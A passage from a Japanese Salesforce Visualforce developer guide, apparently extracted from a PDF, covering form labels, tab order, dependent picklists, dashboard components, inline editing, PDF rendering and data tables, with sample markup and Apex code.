Visualforce 入力コンポーネントおよびいくつかの出力コンポーネントは、<apex:pageBlockSection> コンポーネント内で使用されている場合、項目のフォーム表示ラベルを自動的に表示します。標準またはカスタムオブジェクト項目に対応付けられているコンポーネントでは、表示されるラベルは、デフォルトでは、オブジェクト項目表示ラベルです。このデフォルト値を上書きする場合、およびオブジェクト項目に直接対応付けされていないコンポーネントの場合は、コンポーネントの label 属性を使用して表示ラベルを設定できます。次に例を示します。

```
<apex:page standardController="Contact">

    <apex:form>

        <apex:pageBlock title="Quick Edit: {!Contact.Name}">

            <apex:pageBlockSection title="Contact Details" columns="1">

                <apex:inputField value="{!Contact.Phone}"/>

                <apex:outputField value="{!Contact.MobilePhone}"

                    label="Mobile #"/>

                <apex:inputText value="{!Contact.Email}"
```

```
                    label="{!Contact.FirstName + ''s Email'}"/>
            </apex:pageBlockSection>
            <apex:pageBlockButtons >
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```



メモ: このページで取引先責任者データを表示する場合、有効な取引先責任者レコードの ID をページの URL のクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/myPage?id=003D000000Q513R
```

レコードの ID の取得についての詳細は、「Visualforce による項目値の表示」 (ページ 21)を参照してください。

`label` 属性には、文字列、または評価結果が文字列になる式を指定できます。`label` を空の文字列に設定すると、その項目のフォーム表示ラベルは表示されません。

`label` 属性は次の Visualforce コンポーネントで設定できます。

- `<apex:inputCheckbox>`
- `<apex:inputField>`
- `<apex:inputSecret>`
- `<apex:inputText>`
- `<apex:inputTextarea>`
- `<apex:outputField>`

- <apex:outputText>
- <apex:selectCheckboxes>
- <apex:selectList>
- <apex:selectRadio>

カスタム表示ラベルとエラーメッセージ

label 属性が設定されている場合、項目が必須であるときまたは一意になっている必要があるときなどに、この属性はコンポーネントレベルのエラーメッセージで使用されます。カスタム表示ラベルはカスタムエラーメッセージでは使用されません。デフォルトのオブジェクト項目の表示ラベルが代わりに使用されます。label 属性を空の文字列に設定すると、デフォルトのオブジェクト項目の表示ラベルはすべてのエラーメッセージで使用されます。

フォームの項目のタブ順序の設定

Visualforce フォームには入力項目をタブで移動する場合の「自然な順序」(左から右および上から下)が用意されています。一部のフォームでは、この順序が必ずしも最も効率が良い配置方法、あるいはアクセスしやすい配置方法ではない場合があります。ページの入力コンポーネントおよびその他のコンポーネントに tabIndex 属性を設定してこのタブ順序を任意の順序に変更できます。次に例を示します。

```
<apex:page standardController="Account">

    <apex:form>

    <apex:pageBlock title="Edit Account: {!Account.Name}">

        <apex:pageBlockSection title="Account Details" columns="1">

            <apex:inputField value="{!Account.Name}" tabIndex="4"/>

            <apex:inputField value="{!Account.Website}" tabIndex="3"/>

            <apex:inputField value="{!Account.Industry}" tabIndex="2"/>

            <apex:inputField value="{!Account.AnnualRevenue}" tabIndex="1"/>

        </apex:pageBlockSection>

    </apex:pageBlock>

    </apex:form>

</apex:page>
```

メモ: このページに取引先データを表示するには、有効な取引先レコードの ID をページの URL のクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

レコードの ID の取得についての詳細は、「Visualforce による項目値の表示」 (ページ 21)を参照してください。

このページを表示して Tab キーを押すと、通常期待する順序とは逆順に有効な項目が変わります。

tabIndex 属性は 0 ～ 32767 の整数、または評価結果がこの範囲の整数値になる式である必要があります。タブ順序は、ユーザが Tab キーを押すと選択される最初のコンポーネントであるコンポーネント 0 から始まります。

tabIndex 属性は次の Visualforce コンポーネントで設定できます。

- <apex:commandButton>
- <apex:commandLink>
- <apex:inputCheckbox>
- <apex:inputField>
- <apex:inputFile>
- <apex:inputSecret>
- <apex:inputText>
- <apex:inputTextarea>
- <apex:outputLabel>
- <apex:outputLink>
- <apex:selectCheckboxes>
- <apex:selectList>
- <apex:selectRadio>

反復内のコンポーネントに対する tabIndex の設定

<apex:dataTable> または <apex:repeat> の内部などで反復コンポーネントによって繰り返し処理されるコンポーネントに tabIndex 属性を設定できます。ただし、この場合、必要な作業が若干増えます。

アクセスされると自動的に増分を行う Apex の getter メソッドを使用して tabIndex を設定するというソリューションは、明解に見えますが、機能しません。Visualforce は getter メソッドの結果をキャッシュするため、ページを使用するたびに getter メソッドがコールされるとは限りません。Visualforce の getter メソッドの実装方法についての詳細は、「Visualforce ページ内の実行順序」 (ページ 119)を参照してください。

代わりに、反復処理されるコレクションの各要素でオブジェクト参照または項目参照と共に tabIndex 値を指定できます。次に、Visualforce ページ内にこれがどのように表示されるかを示します。

```
<apex:page controller="OppsController">

  <apex:form>

      <apex:dataTable value="{!OpportunitiesWithIndex}" var="oppWrapped">

          <apex:column>

              <apex:facet name="header">Opportunity</apex:facet>

              <apex:outputField value="{!oppWrapped.opp.name}"/>
```

```
            </apex:column>
            <apex:column>
                <apex:facet name="header">Amount</apex:facet>
                <apex:inputField value="{!oppWrapped.opp.amount}"
                    tabindex="{!oppWrapped.tabIndex}"/>
            </apex:column>
        </apex:dataTable>
    </apex:form>
</apex:page>
```

<apex:dataTable> コンポーネントは商談レコードのリストを反復処理しません。ただし、{!oppWrapped.opp} として参照される商談と、{!oppWrapped.tabIndex} として参照されるその tabIndex をラップするオブジェクトのリストは反復処理します。次に、このコレクションを提供するコントローラを示します。

```
public class OppsController {


    // Get a set of Opportunities
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                      [SELECT name, type, amount, closedate FROM Opportunity]));
                setCon.setPageSize(5);
            }
            return setCon;
        }
        set;
    }
```

```
    public List<Opportunity> getOpportunities() {
         return (List<Opportunity>) setCon.getRecords();
    }

    public List<OppWrapper> getOpportunitiesWithIndex() {
        List<Opportunity> opps = this.getOpportunities();
        List<OppWrapper> oppsWrapped = new List<OppWrapper>();
        Integer idex = 1;
        for (Opportunity opp : opps) {
            oppsWrapped.add(new OppWrapper(opp, idex));
            idex++;
        }
        return oppsWrapped;
    }

    public class OppWrapper {
        public Opportunity opp { get; set; }
        public Integer tabIndex { get; set; }
        public OppWrapper(Opportunity opp, Integer tabIndex) {
            this.opp = opp;
            this.tabIndex = tabIndex;
        }
    }
}
```

次の点を確認してください。

- 内部クラス `OppWrapper` は商談への参照とインデックス番号を組み合わせます。
- `getOpportunitesWithIndex` メソッドは、それぞれの OppWrapper の `tabIndex` の位置を計算して OppWrapper のリストを作成します。

ページへの連動項目の追加

連動項目では、Visualforce ページに表示される項目の値を絞り込むことができます。連動項目は、条件を決定する制御項目と、値が条件で絞り込まれた連動項目の2つで構成されます。連動項目は、選択リスト、複数選択リスト、ラジオボタン、およびチェックボックスなどの項目の値を動的に絞り込むことができます。連動選択リストは、Salesforce API バージョン 19.0 以降を使用する Visualforce ページでのみ表示できます。詳細は、Salesforce オンラインヘルプの「連動選択リストについて」を参照してください。

この例では、連動選択リスト (サブカテゴリ) を Visualforce ページに追加します。まず、カスタム選択リストを作成します。

1. [設定] から、[カスタマイズ] > [取引先] > [項目] をクリックします。
2. ページの [カスタム項目 & リレーション] セクションにある [新規] をクリックします。
3. [選択リスト] を選択し、[次へ] をクリックします。
4. [項目の表示ラベル] に「サブカテゴリ」と入力します。
5. 値のリストに次の語句を入力します。
   - りんご農場
   - ケーブル
   - とうもろこし畑
   - インターネット
   - ラジオ
   - テレビ
   - ワイナリー
6. [次へ] を 2 回クリックし、[保存] をクリックします。

サブカテゴリの項目の連動関係を定義する手順は、次のとおりです。

1. [設定] から、[カスタマイズ] > [取引先] > [項目] をクリックします。
2. [項目の連動関係] をクリックします。
3. [新規] をクリックします。
4. 制御項目として [業種] を、連動項目として [サブカテゴリ] を選択します。
5. [次へ] をクリックします。
6. 制御項目の各値 (業種) は、一番上の行にリストされており、連動項目の各値 (サブカテゴリ) はその下の列に表示されます。この画像に一致するように、項目の連動関係を設定します。

サブカテゴリの項目の連動関係マトリックス

Industry:	Agriculture	Communications
Subcategories:	Apple Farms	*Apple Farms*
	Cable	Cable
	Corn Fields	*Corn Fields*
	Internet	Internet
	Radio	Radio
	Television	Television
	Winery	*Winery*

上記に表示されていない他の [業種] の種別は無視できます。

7. [保存] をクリックします。

次のような dependentPicklists という Visualforce ページを作成します。

```
<apex:page standardController="Account">

    <apex:form >

        <apex:pageBlock mode="edit">

            <apex:pageBlockButtons >

                <apex:commandButton action="{!save}" value="Save"/>

            </apex:pageBlockButtons>

            <apex:pageBlockSection title="Dependent Picklists" columns="2">

            <apex:inputField value="{!account.industry}"/>

            <apex:inputField value="{!account.subcategories__c}"/>

            </apex:pageBlockSection>

        </apex:pageBlock>

    </apex:form>

</apex:page>
```

[業種] 選択リストから [農業] を選択すると、サブカテゴリ選択リストには [りんご農場]、[とうもろこし畑]、および [ワイナリー] が表示されます。[通信] を選択すると、[サブカテゴリ] 選択リストには、上記で定義したすべての通信の種別の項目が表示されます。

連動選択リストの考慮事項

Visualforce ページで連動選択リストを使用するときは、次の点に留意してください。

- 選択リスト、複数選択リスト、ラジオボタン、およびチェックボックスなどのさまざまな項目の種別で制御項目と連動項目を混在させて使用できます。
- 1 つのページに使用できる連動選択リストのペアは最大 10 個です。これはすべてのオブジェクトで合計されます。したがって、Account オブジェクトに 5 つの連動選択リストを使用し、Contact オブジェクトに 5 つの連動選択リストを使用できますが、それ以上使用することはできません。ただし、連動選択リストの同じペアを <apex:repeat> などの反復タグで繰り返し使用することができ、この場合、制限との関係では 1 回のみカウントされます。
- ページを表示しているユーザに制御項目への参照のみのアクセス権がある場合、連動選択リストが期待どおりに動作しないことがあります。この場合、連動選択リストには、参照のみの値で絞り込まれる代わりに、選択可能なすべての値が表示されてしまいます。これは Visualforce の既知の制限です。

- 連動選択リストを使用する場合、ページに制御項目を含める必要があります。ページに制御項目が含まれていない場合、ページを表示するときにランタイムエラーが発生します。
- インライン編集を有効にした項目と同じ連動関係グループの通常の入力項目を混合しないでください。たとえば、制御項目の標準の入力項目とインライン編集を有効にした連動項目は混合しないでください。

```
<apex:page standardController="Account">

    <apex:form>

        <!-- Don't mix a standard input field... -->

        <apex:inputField value="{!account.Controlling__c}"/>

        <apex:outputField value="{!account.Dependent__c}">

            <!-- ...with an inline-edit enabled dependent field -->

            <apex:inlineEditSupport event="ondblClick" />

        </apex:outputField>

    </apex:form>

</apex:page>
```

- インライン編集を有効にした連動選択リストと Ajax スタイルの部分ページ更新を組み合わせる場合は、相互に連動または制御関係にあるすべての項目を 1 つのグループとして更新します。項目を個別に更新することはお勧めしません。元に戻す動作またはやり直す動作の一貫性がなくなる場合があります。インライン編集を有効にした連動選択リストがあるフォームを部分更新する方法の推奨例を次に示します。

```
<apex:form>

    <!-- other form elements ... -->



    <apex:outputPanel id="locationPicker">

        <apex:outputField value="{!Location.country}">

            <apex:inlineEditSupport event="ondblClick" />

        </apex:outputField>

        <apex:outputField value="{!Location.state}">

            <apex:inlineEditSupport event="ondblClick" />

        </apex:outputField>

        <apex:outputField value="{!Location.city}">

            <apex:inlineEditSupport event="ondblClick" />
```

```
        </apex:outputField>
    </apex:outputPanel>
    <!-- ... -->
    <apex:commandButton value="Refresh Picklists" reRender="locationPicker" />
</apex:form>
```

インライン編集を有効にした選択リストのすべてが <apex:outputPanel> コンポーネントでラップされています。<apex:outputPanel> は <apex:commandButton> アクションメソッドが起動すると表示されます。

Visualforce ダッシュボードコンポーネントの作成

Visualforceページは、ダッシュボードコンポーネントとして使用できます。*ダッシュボード*では、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、または Visualforce ページなど、視覚化されたコンポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。各ダッシュボードには、最大 20 個のコンポーネントを含めることができます。

標準コントローラを使用する Visualforce ページをダッシュボードで使用することはできません。Visualforce ページをダッシュボードで使用するには、そのページがコントローラを含んでいないか、1 つのカスタムコントローラを使用しているか、または StandardSetController クラスにバインドされたページを参照している必要があります。Visualforceページは、これらの要件を満たさない場合、ダッシュボードコンポーネントの [Visualforce ページ] ドロップダウンリストにオプションとして表示されません。

VFDashboard という Visualforce ページを作成します。次のマークアップは、標準リストコントローラを使用し、ダッシュボード内で使用できる Visualforce ページの例を示しています。このページは、組織に関連付けられたケースのリストを表示します。


```
<apex:page standardController="Case" recordSetvar="cases">
    <apex:pageBlock>
        <apex:form id="theForm">
            <apex:panelGrid columns="2">
                <apex:outputLabel value="View:"/>
                <apex:selectList value="{!filterId}" size="1">
                    <apex:actionSupport event="onchange" rerender="list"/>
                    <apex:selectOptions value="{!listviewoptions}"/>
                </apex:selectList>
```

```
            </apex:panelGrid>
            <apex:pageBlockSection>
                <apex:dataList var="c" value="{!cases}" id="list">
                {!c.subject}
                </apex:dataList>
            </apex:pageBlockSection>
        </apex:form>
    </apex:pageBlock>
</apex:page>
```

この Visualforce ページを使用するダッシュボードを作成する手順は、次のとおりです。

1. ダッシュボードを表示し、[編集] をクリックします。
2. 任意の列の上部にある [コンポーネントの追加] をクリックします。
3. コンポーネントの種類として [Visualforce ページ] を選択します。
4. 必要に応じて、ダッシュボードコンポーネントの上部に表示するヘッダーを入力します。
5. 必要に応じて、ダッシュボードコンポーネントの下部に表示するフッターを入力します。
6. [Visualforce ページ] ドロップダウンリストから、VFDash を選択します。
7. [保存] をクリックします。

ダッシュボードで実行する Visualforce ページのサンプル



カスタムリストコントローラを使用する、より複雑な例については、「高度な Visualforce ダッシュボードコンポーネント」 (ページ 164)を参照してください。

カスタムオブジェクトの関連リストの表示

Visualforce を使用してカスタムオブジェクトとその関連リストを表示するのはとても簡単です。

MyChildObject、MyMasterObject、および MyLookupObject という 3 つのカスタムオブジェクトがあったとします。MyChildObject には MyMasterObject との主従関係があります (後者が主)。MyLookupObject にも MyChildObject との参照関係があります。

MyMasterObject の関連リストを表示する Visualforce ページを作成する場合は、次のマークアップを使用します。

```
<apex:page standardController="MyMasterObject__c">

 <apex:relatedList list="MyChildObjects__r" />

</apex:page>
```

このページに関連リストデータを表示するには、カスタムリレーションのある有効なカスタムオブジェクトレコードの ID を、`http://na3.salesforce.com/myCustomRelatedList?id=a00x00000003ij0` などのように、ページの URL のクエリパラメータとして指定する必要があります。

MyLookupObject は、別の種別のリレーションを使用しますが、構文は同じです。

```
<apex:page standardController="MyLookupObject__c">

 <apex:relatedList list="MyChildObjects__r" />

</apex:page>
```

インライン編集の有効化

バージョン 21.0 以降の Visualforce ページは、インライン編集をサポートしています。インライン編集では、レコードの詳細ページで直接、項目値をすばやく編集できます。編集可能なセルには、その上にマウスを置くと鉛筆アイコン () が表示され、編集できないセルの場合は、錠アイコン () が表示されます。

`<apex:detail>` コンポーネントには、インライン編集を有効にする属性があり、`<apex:inlineEditSupport>` コンポーネントには、さまざまなコンテナコンポーネントのインライン編集機能が用意されています。

インライン編集の効果を確認するために、次のコードを使用して `inlineDetail` というページを作成します。

```
<apex:page standardController="Account">

    <apex:detail subject="{!account.Id}" relatedList="false" />

</apex:page>
```

メモ: このページに取引先データを表示するには、有効な取引先レコードの ID をページの URL のクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

レコードの ID の取得についての詳細は、「Visualforce による項目値の表示」 (ページ 21)を参照してください。

[取引先番号] などの項目をダブルクリックしてみてください。何も起こりません。

ここで、ページを次のコードで置き換えます。

```
<apex:page standardController="Account">

        <apex:detail subject="{!account.Id}" relatedList="false" inlineEdit="true"/>

</apex:page>
```

任意の項目にマウスポインタを重ねると、コンテンツを直接編集できることがわかります。セクションの上部にある[保存]をクリックすると、すべての変更された情報が保持されます。インライン編集をサポートするコンポーネントは、必ず <apex:form> タグの子孫である必要があります。ただし、<apex:detail> コンポーネントは、インライン編集をサポートするために <apex:form> の子孫である必要はありません。

<apex:inlineEditSupport> コンポーネントは、次のコンポーネントの子孫である必要があります。

- <apex:dataList>
- <apex:dataTable>
- <apex:form>
- <apex:outputField>
- <apex:pageBlock>
- <apex:pageBlockSection>
- <apex:pageBlockTable>
- <apex:repeat>

次は、インライン編集を利用する <apex:pageBlockTable> を使用してページを作成する方法を示すサンプルです。

```
<apex:page standardController="Account" recordSetVar="records" id="thePage">

    <apex:form id="theForm">

        <apex:pageBlock id="thePageBlock">

            <apex:pageBlockTable value="{!records}" var="record" id="thePageBlockTable">


                <apex:column >

                    <apex:outputField value="{!record.Name}" id="AccountNameDOM" />

                    <apex:facet name="header">Name</apex:facet>

                </apex:column>

                <apex:column >

                    <apex:outputField value="{!record.Type}" id="AccountTypeDOM" />

                    <apex:facet name="header">Type</apex:facet>

                </apex:column>

                <apex:column >
```

```
                    <apex:outputField value="{!record.Industry}"
                        id="AccountIndustryDOM" />
                        <apex:facet name="header">Industry</apex:facet>
                </apex:column>
                <apex:inlineEditSupport event="ondblClick"
                        showOnEdit="saveButton,cancelButton" hideOnEdit="editButton" />
            </apex:pageBlockTable>
            <apex:pageBlockButtons >
                <apex:commandButton value="Edit" action="{!save}" id="editButton" />
                <apex:commandButton value="Save" action="{!save}" id="saveButton" />
                <apex:commandButton value="Cancel" action="{!cancel}" id="cancelButton"
/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

インライン編集がサポートされない場合を次に示します。

- 次の場合は、インライン編集できません。
  - アクセシビリティモード
  - 設定ページ
  - ダッシュボード
  - カスタマーポータル
  - HTML ソリューションの説明
- ケース、リード編集ページにある次の標準チェックボックスは、インライン編集できません。
  - ケース割り当て（[有効な割り当てルールによりケースを割り当てる]）
  - ケースメール通知（[メールで取引先責任者に通知する]）
  - リード割り当て（[有効な割り当てルールによりリードを割り当てる]）
- 次の標準オブジェクトの項目はインライン編集できません。
  - ドキュメントおよび価格表のすべての項目
  - [件名] および [コメント] を除く ToDo のすべての項目

  - ［件名］、［説明］、および［場所］を除く行動のすべての項目
  - 個人取引先、取引先責任者、およびリードの氏名項目。ただし、コンポーネント項目は、［姓］や［名］などです。
- 項目レベルセキュリティまたは組織の共有モデルによるインライン編集を使用して、参照のみの権限しか持っていないレコードの項目の値を変更できます。ただし、変更内容を保存することはできません。保存しようとすると、権限が不十分であるため保存できない旨のエラーメッセージが表示されます。
- Visualforce ページが Salesforce ドメインではなく、別のドメインから配信される場合、`<apex:outputField>` にバインドされる `Idea.Body` などの標準リッチテキストエリア (RTA) 項目のインライン編集はサポートされません。デフォルトでは、Visualforce ページは、システム管理者がデフォルト設定を無効にしない限り、別のドメインから配信されます。カスタム RTA 項目は、この制限の影響を受けないため、インライン編集がサポートされます。
- インライン編集は、`<apex:outputField>` を使用する連動選択リストでサポートされます。
- 連動選択リストを使用する場合、ページに制御項目を含める必要があります。ページに制御項目が含まれていない場合、ページを表示するときにランタイムエラーが発生します。
- インライン編集を有効にした項目と同じ連動関係グループの通常の入力項目を混合しないでください。たとえば、制御項目の標準の入力項目とインライン編集を有効にした連動項目は混合しないでください。

```
<apex:page standardController="Account">

    <apex:form>

        <!-- Don't mix a standard input field... -->

        <apex:inputField value="{!account.Controlling__c}"/>

        <apex:outputField value="{!account.Dependent__c}">

            <!-- ...with an inline-edit enabled dependent field -->

            <apex:inlineEditSupport event="ondblClick" />

        </apex:outputField>

    </apex:form>

</apex:page>
```

- インライン編集を有効にした連動選択リストと Ajax スタイルの部分ページ更新を組み合わせる場合は、相互に連動または制御関係にあるすべての項目を 1 つのグループとして更新します。項目を個別に更新することはお勧めしません。元に戻す動作またはやり直す動作の一貫性がなくなる場合があります。インライン編集を有効にした連動選択リストがあるフォームを部分更新する方法の推奨例を次に示します。

```
<apex:form>

    <!-- other form elements ... -->



    <apex:outputPanel id="locationPicker">
```

```
        <apex:outputField value="{!Location.country}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
        <apex:outputField value="{!Location.state}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
        <apex:outputField value="{!Location.city}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
    </apex:outputPanel>
    <!-- ... -->
    <apex:commandButton value="Refresh Picklists" reRender="locationPicker" />
</apex:form>
```

インライン編集を有効にした選択リストのすべてが <apex:outputPanel> コンポーネントでラップされています。<apex:outputPanel> は <apex:commandButton> アクションメソッドが起動すると表示されます。

PDF ファイルへのページの変換

任意のページを PDF として表示するには、renderAs 属性を <apex:page> コンポーネントに追加し、表示サービスとして「pdf」を指定します。次に例を示します。

```
<apex:page renderAs="pdf">
```

PDF として表示された Visualforce ページは、ブラウザ設定に応じて、ブラウザに表示されるか PDF ファイルとしてダウンロードされます。

前のチュートリアルでは、Visualforce ページを使用して会社名を変更しました。新しい社名の発表を PDF として生成するとします。次の例では、そのページを現在の日時で作成します。


```
<apex:page standardController="Account" renderAs="pdf" applyBodyTag="false">
    <head>
        <style>
            body { font-family: 'Arial Unicode MS'; }
```

```
            .companyName { font: bold 30px; color: red; }
        </style>
    </head>
    <body>
        <center>
        <h1>New Account Name!</h1>

        <apex:panelGrid columns="1" width="100%">
            <apex:outputText value="{!account.Name}" styleClass="companyName"/>
            <apex:outputText value="{!NOW()}"></apex:outputText>
        </apex:panelGrid>
        </center>
    </body>
</apex:page>
```

このページについては、次の点に留意してください。

- <style> はCSSマークアップであり、Visualforceマークアップではありません。CSSマークアップでは、ページ全体に使用するフォントファミリと、会社名用の特定のスタイルを定義します。
- 出力テキストの一部は、<apex:panelGrid> コンポーネントに含まれます。パネルグリッドはHTMLテーブルとして表示されます。<apex:panelGrid> コンポーネントの本文内の各コンポーネントは、列数に達するまで、最初の行の対応するセルに配置されます。セルは1つしかないため、各出力テキストは別個の行に表示されます。

PDF として表示された Visualforce ページ



リリースする前に、表示されるページの形式を必ず確認してください。

関連トピック:

- PDF 形式での Visualforce ページの表示
- Visualforce PDF 表示の考慮事項および制限

ページでのデータのテーブルの作成

<apex:pageBlockTable> または <apex:dataTable> などの一部の Visualforce コンポーネントでは、レコードのコレクションを反復することによって、一度に複数のレコードの情報を表示できます。この概念を説明するために、次のページでは、<apex:pageBlockTable> コンポーネントを使用して、現在コンテキストにある取引先に関連付けられた取引先責任者をリストします。

```
<apex:page standardController="Account">

   <apex:pageBlock title="Hello {!$User.FirstName}!">

      You are viewing the {!account.name} account.

   </apex:pageBlock>
```


```
    <apex:pageBlock title="Contacts">
        <apex:pageBlockTable value="{!account.Contacts}" var="contact">
            <apex:column value="{!contact.Name}"/>
            <apex:column value="{!contact.MailingCity}"/>
            <apex:column value="{!contact.Phone}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

メモ: このページに取引先データを表示するには、有効な取引先レコードの ID をページの URL のクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

レコードの ID の取得についての詳細は、「Visualforce による項目値の表示」 (ページ 21)を参照してください。

<apex:pageBlockTable> コンポーネント



他の反復コンポーネントと同様に、<apex:pageBlockTable> には、value と var という 2 つの必須属性が含まれます。

- value は、sObject レコードまたは他のすべての Apex 型の値のリストを取ります。上記の例では、{!account.Contacts} は現在コンテキストにある取引先の ID を取得してから、リレーションをトラバースして、関連付けられた取引先責任者のリストを取得します。

- var は、反復変数の名前を指定します。この変数は、各取引先責任者の項目にアクセスするために、<apex:pageBlockTable> タグの本文内で使用されます。この例では、取引先責任者の名前を表示するために、value="{!contact.Name}" が <apex:column> タグで使用されています。

<apex:pageBlockTable> コンポーネントは、1つ以上の子 <apex:column> コンポーネントを使用します。テーブルの行数は、value 属性を使用して返されるレコード数によって制御されます。

メモ: <apex:pageBlockTable> コンポーネントは、標準の Salesforce リストのスタイルを自動的に適用します。独自のスタイルでリストを表示するには、代わりに <apex:dataTable> を使用します。

ページでのデータのテーブルの編集

最後のチュートリアルでは、データのテーブルを作成しました。データテーブルの列に <apex:inputField> を使用することによって、編集可能項目を含むテーブルを作成できます。<apex:commandButton> を使用すると、変更したデータを保存できます。メッセージ(「Saving」など)は、<apex:pageMessages> タグで自動的に表示されます。

次のページでは、複数の業種を同時に編集できるページを作成します。

```
<apex:page standardController="Account" recordSetVar="accounts"

   tabstyle="account" sidebar="false">

   <apex:form>

   <apex:pageBlock >

   <apex:pageMessages />

   <apex:pageBlockButtons>

      <apex:commandButton value="Save" action="{!save}"/>

   </apex:pageBlockButtons>


   <apex:pageBlockTable value="{!accounts}" var="a">

      <apex:column value="{!a.name}"/>


      <apex:column headerValue="Industry">

         <apex:inputField value="{!a.Industry}"/>

      </apex:column>


   </apex:pageBlockTable>
```


```
    </apex:pageBlock>

    </apex:form>

</apex:page>
```

メモ: URL に ID 属性がある場合、このページは正しく表示されません。たとえば、`https://c.na1.visual.soma.force.com/apex/HelloWorld?id=001D000000IR35T` ではエラーが発生します。URL から ID を削除する必要があります。

ページマークアップについては、次の点に注意してください。

